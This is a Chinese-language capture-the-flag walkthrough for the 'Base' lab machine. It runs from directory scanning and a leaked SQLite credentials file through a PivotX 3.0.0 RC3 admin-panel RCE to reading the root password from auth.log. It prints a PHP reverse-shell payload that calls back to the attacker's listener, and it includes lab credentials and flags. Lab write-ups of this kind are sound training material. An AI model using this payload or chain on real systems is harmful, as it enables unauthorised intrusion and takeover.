Base_20250723

1. 基本信息

```
靶机链接:
https://maze-sec.com/library
https://hackmyvm.eu/machines/machine.php?vm=
```

```
难度: ⭐
知识点: 信息收集, 目录扫描, `sqlite3`读数据库, `PivotX 3.0.0 RC3 RCE`,检索系统日志
```

2. 信息收集

Nmap

```
└─# arp-scan -l | grep PCS
192.168.31.72   08:00:27:77:12:c7       PCS Systemtechnik GmbH
└─# IP=192.168.31.72
└─# nmap -sV -sC -A $IP -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 19:16 CST
Nmap scan report for Base (192.168.31.72)
Host is up (0.0017s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-generator: PivotX
|_http-server-header: Apache/2.4.62 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
```

```
| http-robots.txt: 1 disallowed entry
|_/pivotx/
|_http-title:        PivotX Powered
MAC Address: 08:00:27:77:12:C7 (PCS Systemtechnik/Oracle VirtualBox
virtual NIC)
```

开放了`22、80`端口,先常规扫一下目录

```
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -u http://$IP -
x.txt,.php,.html,.bak
└─# dirsearch -u http://$IP  -x 403 -e txt,php,html
[19:17:35] Starting:
[19:17:46] 301 -  315B  - /images  ->  http://192.168.31.72/images/
[19:17:46] 200 -  175B  - /images/
[19:17:47] 200 -    5KB - /LICENSE.txt
[19:17:52] 200 -  311B  - /README.md
[19:17:52] 200 -   33B  - /robots.txt
[19:17:55] 200 -  487B  - /UPGRADE.txt
[19:17:56] 200 -   12KB - /users.db
```

访问`80`端口没啥有用信息，访问 `robots.txt` 提示`pivotx`目录，访问目录下有一个登陆页面，测试root、admin等弱密码不行,做到后面发现`var/www/html/creds.txt`给了账号信息


```
http://192.168.31.72/pivotx/index.php

hungry@Base:/tmp$ cat  /var/www/html/creds.txt
guest:guest
admin:YWRtaW*=
```

扫描到`users.db`数据库，读取后存在用户`hungry/aHVuZ3J5`

```
└─# file users.db
users.db: SQLite 3.x database, last written using SQLite version
3027002, file counter 2, database pages 3, cookie 0x1, schema 4, UTF-
8, version-valid-for 2
└─# sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> SELECT * FROM users;
id  username  password
--  --------  --------
1   hungry    aHVuZ3J5
```

尝试账号hungry/aHVuZ3J5网页登陆不对，去试试ssh登陆



Username * hungry

Password * ••••••••

Stay logged in? □

Lost your password?

Reset my password □

Incorrect username/password

3.获得hungry权限

直接拿users.db数据库中用户hungry/aHVuZ3J5去ssh登陆靶机成功

```
└─# ssh hungry@$IP
hungry@Base:~$ id
uid=1000(hungry) gid=1000(hungry) groups=1000(hungry)
```

写个公钥方便登陆

```
#配置免密登陆
mkdir .ssh
cd .ssh
echo '<公钥>'>>authorized_keys
```

拿到user.txt

```
hungry@Base:~$ cd
hungry@Base:~$ ls
user.txt
hungry@Base:~$ cat user.txt
flag{user-051a0db9a92e4dacc70212da32fd0638}
```

4.获得www-data权限

没有sudo可以执行，传个脚本扫一下

```
kali└─# python3 -m http.server 80

hungry@Base:/tmp$ wget  192.168.31.126/linpeas.sh
hungry@Base:/tmp$ chmod +x linpeas.sh
hungry@Base:/tmp$ bash linpeas.sh
```


发现`ssh`的配置文件中允许`root`登陆,尝试直接用`top`字典`ssh`爆破`root`密码失败

```
hungry@Base:~$ cat /etc/ssh/sshd_config| grep -i  root
PermitRootLogin yes
# the setting of "PermitRootLogin without-password".
#ChrootDirectory none
```

然后注意到已知账户的密码都是`base64`

```
hungry->aHVuZ3J5
guest:guest
admin:YWRtaW*=
```

群主提示了`www-data`有用，回到登陆页面`/pivotx/index.php`，使用`admin/YWRtaW4=`成功登陆后台



Dashboard

Hi, and welcome to PivotX - 3.0.0-rc3: Back from the dead! Below this bit of text you can see a short overview of the latest entries and pages. And perhaps even new comments that are in the moderation queue.

The latest entries

№ 2. Example linkdump... - This is an entry in the linkdump category. Most people use this to quickly post links to interesting s

№ 1. Welcome to PivotX - 3.0.0... - If you can read this, you have successfully installed . Yay!! To help you further on your w- root 1 20-07-'25 04:07

The latest pages

	Author	Chapter	Date	more »
№ 2. Links - Some links to sites with more information: PivotX @ GitHub Read the PivotX Book Get more PivotX Extensions Fo-	root	Pages	20-07-'25 04:08	

just now: Fail
just now: gu
a few minute
on Sunday: a
on Sunday: a
on Sunday: lo
Show more it

要保存密码吗?

用户名 admin

密码 YWRtaW4=

您可在任意设备上使用已存密码。系统会将密码保存到 yajunsc@gmail.com 的 Google 密码管理工具中。

搜索发现`PivotX`是`PivotX`开源的一个应用程序。`PivotX 3.0.0 RC3`版本存在安全漏洞，该漏洞源于页面创建过程中，容易受到存储型跨站脚本攻击。

`CVE-2025-52367` (PivotX 3.0.0 RC3 RCE)

直接用`https://www.exploit-db.com/`现成的方案PivotX 3.0.0 RC3 - Remote Code Execution (RCE)

```
#PivotX 3.0.0 RC3 - Remote Code Execution (RCE)
https://www.exploit-db.com/exploits/52361
```

运行即可获得`www-data`权限

```
#使用admin登陆后获取shell方法
8. Navigate as admin, to http://IP/PivotX/pivotx/index.php?
page=homeexplore, where you can edit index.php file
9. Edit index.php file to any php file you want to gain RCE on the
target, could be with reverse shell or any other method.
10. Visit http://IP/PivotX/index.php and you should get a reverse
shell :)
##执行结果
#访问homeexplore目标页面
http://192.168.31.70/pivotx/index.php?page=homeexplore
#编辑index.php内容为反弹shell参数（靶机无nc用busybox)
<?php exec("busybox nc 192.168.31.126 1234 -e /bin/bash "); ?>
#获得反弹shell
kali└# curl http://192.168.31.70/index.php
kali└# nc -lvp 1234
listening on [any] 1234 ...
id
connect to [192.168.31.126] from Base [192.168.31.70] 46300

www-data@Base:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)
```

5.获得root权限

检索系统日志

注意到www-data用户的属组有adm，adm属组默认有权访问/var/log/下的系统日志（如auth.log、syslog），去日志中找找敏感信息，在auth.log中发现root密码

```
www-data@Base:/tmp$ cat /var/log/auth.log | grep "password"
Jul 19 23:59:05 moban passwd[528]: pam_unix(passwd:chauthtok):
password changed
for root
Jul 19 23:58:27 moban sudo[381]: root : password changed to 'dG9kZA==
Jul 20 00:05:17 moban sshd[548]: Accepted password for root from
192.168.3.94 po
rt 60280 ssh2
Jul 20 00:10:50 moban passwd[831]: pam_unix(passwd:chauthtok):
password changed
for hungry
Jul 20 00:30:55 moban passwd[1026]: pam_unix(passwd:chauthtok):
password changed
 for hungry
```

```
Jul 20 00:31:43 moban sshd[1031]: Accepted password for root from
192.168.3.94 p
ort 36218 ssh2
Jul 20 00:32:02 moban passwd[1044]: pam_unix(passwd:chauthtok):
password changed
 for root
Jul 20 00:44:17 Base sshd[433]: Accepted password for root from
192.168.3.94 por
t 47964 ssh2
Jul 20 00:52:12 Base sshd[433]: Accepted password for root from
192.168.3.94 por
t 55854 ssh2
Jul 23 10:23:06 Base sshd[780]: Accepted password for hungry from
192.168.31.126
 port 58554 ssh2
Jul 23 10:36:12 Base sudo: pam_unix(sudo:auth): auth could not
identify password
 for [www-data]
Jul 23 10:40:21 Base sudo: pam_unix(sudo:auth): auth could not
identify password
 for [hungry]
```

获得`root`密码为`dG9kZA==`，解码是`todd`果然很切题。

拿到`root.txt`

```
www-data@Base:/tmp$ su
Password:#dG9kZA==

 ____
| __ )  __ _ ___  ___
|  _ \ / _` / __|/ _ \
| |_) | (_| \__ \  __/
|____/ \__,_|___/\___|


root@Base:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Base:/tmp# ls
root@Base:/tmp# cat /root/root.txt
flag{root}
```